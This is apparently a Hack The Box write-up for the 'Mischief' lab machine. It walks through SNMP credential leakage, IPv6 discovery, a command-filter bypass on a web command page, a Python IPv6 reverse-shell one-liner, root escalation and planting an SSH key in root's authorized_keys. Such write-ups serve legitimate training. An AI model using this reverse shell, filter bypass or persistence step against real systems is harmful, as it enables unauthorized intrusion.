Hack The Box - Writeup

Mischief

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Recon

As always Recon starts with nmap.

nmap

```
Discovered open port 22/tcp on 10.10.10.92
Discovered open port 3366/tcp on 10.10.10.92
```

Second scan with UDP reveals snmp port is open.

Results of nmap with service scan

| Port | Status | Service |
|---------------------|--------|-------------------------|
| ${22/\text{tcp}}$ | open | OpenSSH 7.6p1 Ubuntu |
| | | 4 |
| 161/udp | open | snmp |
| $3366/\mathrm{tcp}$ | open | Radicale calendar and |
| | | contacts server (Python |
| | | BaseHTTPServer) |

snmp

Wildly guessing the parameter snmpwalk can dum everything to a file like so:

```
--- loot/mischief <master> » snmpwalk -Os -c public -v2c 10.10.10.92 > snmpwalk.log
```

Searching in the created log you will stumble upon the following line:

hrSWRunParameters.620 = STRING: "-m SimpleHTTPAuthServer 3366 loki:godofmischiefisloki -- Well then let's try the credentials!

Browser

Browsing to http://10.10.10.192:3366 and providing username and password (loki:godofmischiefisloki) you will get to a page:

So more credentials!

Know credentials by far are now:

• loki:godofmischiefisloki




Figure 1: Page shown after login

loki:trickeryanddeceit

None of them work using ssh.

Strolling through the snmpwalk log again you might notice, that there are two listening services bound to ipv6. It is port 80/tcp and port 22/ssh.

So further investigation will reveal that the box has indeed a ipv6 address. Let's extract that using the tool Enyx (which is in fact from the maker of this box.)

```
--- Downloads/Enyx <master> > python2 enyx.py 2c public 10.10.10.92
#
                 #######
                          ##
                                                             #
#
#
                 ######
                                    ##
                                          ##
#
                           # #
                                    ##
                           ##
#
                 ######
#
#
                     SNMP IPv6 Enumerator Tool
#
#
              Author: Thanasis Tserpelis aka Trickster0
                                                             #
```

- [+] Snmpwalk found.
- [+] Grabbing IPv6.
- [+] Loopback -> 0000:0000:0000:0000:0000:0000:0001
- [+] Unique-Local -> dead:beef:0000:0000:0250:56ff:febf:032f
- [+] Link Local -> fe80:0000:0000:0250:56ff:febf:032f

Browsing to the ipv6 address given (http://[fe80:0000:0000:0000:0250:56ff:febf:032f]) will reveal another login.

At this part you have to just guess the credentials, as none of the provided one work. But it is administrator:trickeryanddeceit.

After the login the page will reveal itself as a RCE page. You can issue system commands with this website. How convenient.

If you append; to the commands the page will give you the output whereas without the; it just says "Command was executed successfully".

Commands which are not allowed:

- ls
- dir
- which

• wget

You will need to bypass the filter by using escape techniques like c\a\t /h\o\m\e/\l\o\k\i/\c\r\e\d\e\n\t\i\a\l\s && echo 1 which then will reveal the creds pass: lokiisthebestnorsegod

Initial Foothold - Get user.txt

```
The password will work with ssh.
```

```
patrick@i3kali ~/Downloads/Enyx (git)-[master] % ssh -l loki 10.10.10.92
loki@10.10.10.92's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-20-generic x86 64)
 * Documentation: https://help.ubuntu.com
 * Management:
                 https://landscape.canonical.com
                  https://ubuntu.com/advantage
 * Support:
  System information as of Wed Oct 31 08:21:54 UTC 2018
  System load: 0.08
                                  Processes:
                                                         100
               26.7% of 15.68GB Users logged in:
  Usage of /:
  Memory usage: 34%
                                  IP address for ens33: 10.10.10.92
  Swap usage:
               0%
 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
O packages can be updated.
O updates are security updates.
Last login: Sat Jul 14 12:44:04 2018 from 10.10.14.4
loki@Mischief:~$
So let's grab the flag then.
loki@Mischief:~$ ls -la
total 60
drwxr-xr-x 6 loki loki 4096 Jul 14 12:44 .
drwxr-xr-x 3 root root 4096 May 14 20:51 ...
-rw----- 1 loki loki 192 Jul 14 12:44 .bash_history
```

```
-rw-r--r-- 1 loki loki 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 loki loki 3771 Apr 4 2018 .bashrc
drwx----- 2 loki loki 4096 May 14 20:51 .cache
-rw-rw-r-- 1 loki loki
                        28 May 17 20:11 credentials
drwx----- 3 loki loki 4096 May 14 20:51 .gnupg
drwxrwxr-x 2 loki loki 4096 May 15 12:21 hosted
drwxrwxr-x 4 loki loki 4096 May 14 21:04 .local
-rw----- 1 loki loki 125 May 14 22:48 .mysql_history
-rw-r--r-- 1 loki loki 807 Apr 4 2018 .profile
-rw-rw-r-- 1 loki loki 66 May 14 21:54 .selected_editor
-rw-r--r- 1 loki loki 0 May 14 20:52 .sudo_as_admin_successful
-r----- 1 loki loki 33 May 17 18:52 user.txt
-rw-rw-r-- 1 loki loki 176 May 14 21:10 .wget-hsts
loki@Mischief:~$ cat user.txt
bf58078e7b802c5f32b545eea7c90060
loki@Mischief:~$
```

Priv Esc - Get root.txt

Looking at bash history you will notice a new set of credentials:

```
loki@Mischief:~$ cat .bash_history
python -m SimpleHTTPAuthServer loki:lokipasswordmischieftrickery
exit
free -mt
ifconfig
cd /etc/
sudo su
su
exit
su root
ls -la
sudo -l
ifconfig
id
cat .bash_history
nano .bash_history
exit
```

loki:lokipasswordmischieftrickery

Let's see what they are good for!?.

So after a long time I get I cannot use this on ssh session I have. But maybe I can as

user www-data!? So diffuculties have just begun. You need to get a reverse shell using ipv6 from the RCE web frontend.

You do that by listening like so: ncat -6 -lvp 4444 and triggering this from the web frontend (one line).

```
python -c 'import socket,subprocess,os,pty;
s=socket.socket(socket.AF_INET6,socket.SOCK_STREAM);
s.connect(("dead:beef:2::1002",4444,0,2));
os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=pty.spawn("/bin/sh");'
```

So having the listener pop open on the box as www-data you will try sudo things and see what happens:

```
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Connection from dead:beef::250:56ff:febf:352.
Ncat: Connection from dead:beef::250:56ff:febf:352:52850.
$ ls -la
ls -la
total 28
drwxr-xr-x 3 root root 4096 May 27 22:21 .
drwxr-xr-x 3 root root 4096 May 14 21:32 ...
drwxr-xr-x 3 root root 4096 May 14 23:35 assets
-rw-r--r-- 1 root root 279 May 14 23:35 database.php
-rw-r--r-- 1 root root 2530 May 27 22:21 index.php
-rw-r--r-- 1 root root 1268 May 14 23:40 login.php
-rw-r--r-- 1 root root 85 May 14 23:35 logout.php
$ /bin/bash
/bin/bash
www-data@Mischief:/var/www/html$ sudo bash
sudo bash
sudo: unable to resolve host Mischief: Resource temporarily unavailable
[sudo] password for root: lokipasswordmischieftrickery
www-data is not in the sudoers file. This incident will be reported.
www-data@Mischief:/var/www/html$ su root
su root
Password: lokipasswordmischieftrickery
root@Mischief:/var/www/html#
root@Mischief:/var/www/html# id
uid=0(root) gid=0(root) groups=0(root)
root@Mischief:/var/www/html# cd
```

```
cd
root@Mischief:~# ls -la
ls -la
total 68
drwx----- 6 root root 4096 May 28 16:44 .
drwxr-xr-x 22 root root 4096 Jul 14 11:11 ...
-rw----- 1 root root 2862 Jul 14 11:12 .bash_history
-rw-r--r- 1 root root 3106 Apr 9 2018 .bashrc
drwx---- 2 root root 4096 May 15 09:19 .cache
drwx---- 3 root root 4096 May 15 09:19 .gnupg
drwxr-xr-x 3 root root 4096 May 14 20:52 .local
-rw----- 1 root root 330 May 14 23:24 .mysql_history
-rw-r--r- 1 root root 148 Aug 17 2015 .profile
-r----- 1 root root 46 May 17 20:28 root.txt
-rw-r--r-- 1 root root
                         66 May 15 12:19 .selected_editor
drwx----- 2 root root 4096 May 14 20:51 .ssh
-rw----- 1 root root 12472 May 28 16:44 .viminfo
-rw-r--r 1 root root 209 May 14 23:07 .wget-hsts
root@Mischief:~# cat root.txt
cat root.txt
The flag is not here, get a shell to find it!
root@Mischief:~#
```

Oh well you troll!

I took a little side route and echoed a ssh public key to authorized_keys und .ssh of root's directory just to ssh in as a root. Done that for the comfort of a "real" shell.

Now for the hunt of the real root.txt

```
root@Mischief:/# find / -name "root.txt" 2>/dev/null
/usr/lib/gcc/x86_64-linux-gnu/7/root.txt
/root/root.txt
root@Mischief:/# cat /usr/lib/gcc/x86_64-linux-gnu/7/root.txt
ae155fad479c56f912c65d7be4487807
root@Mischief:/#
```

There you go 1337 h4x0r.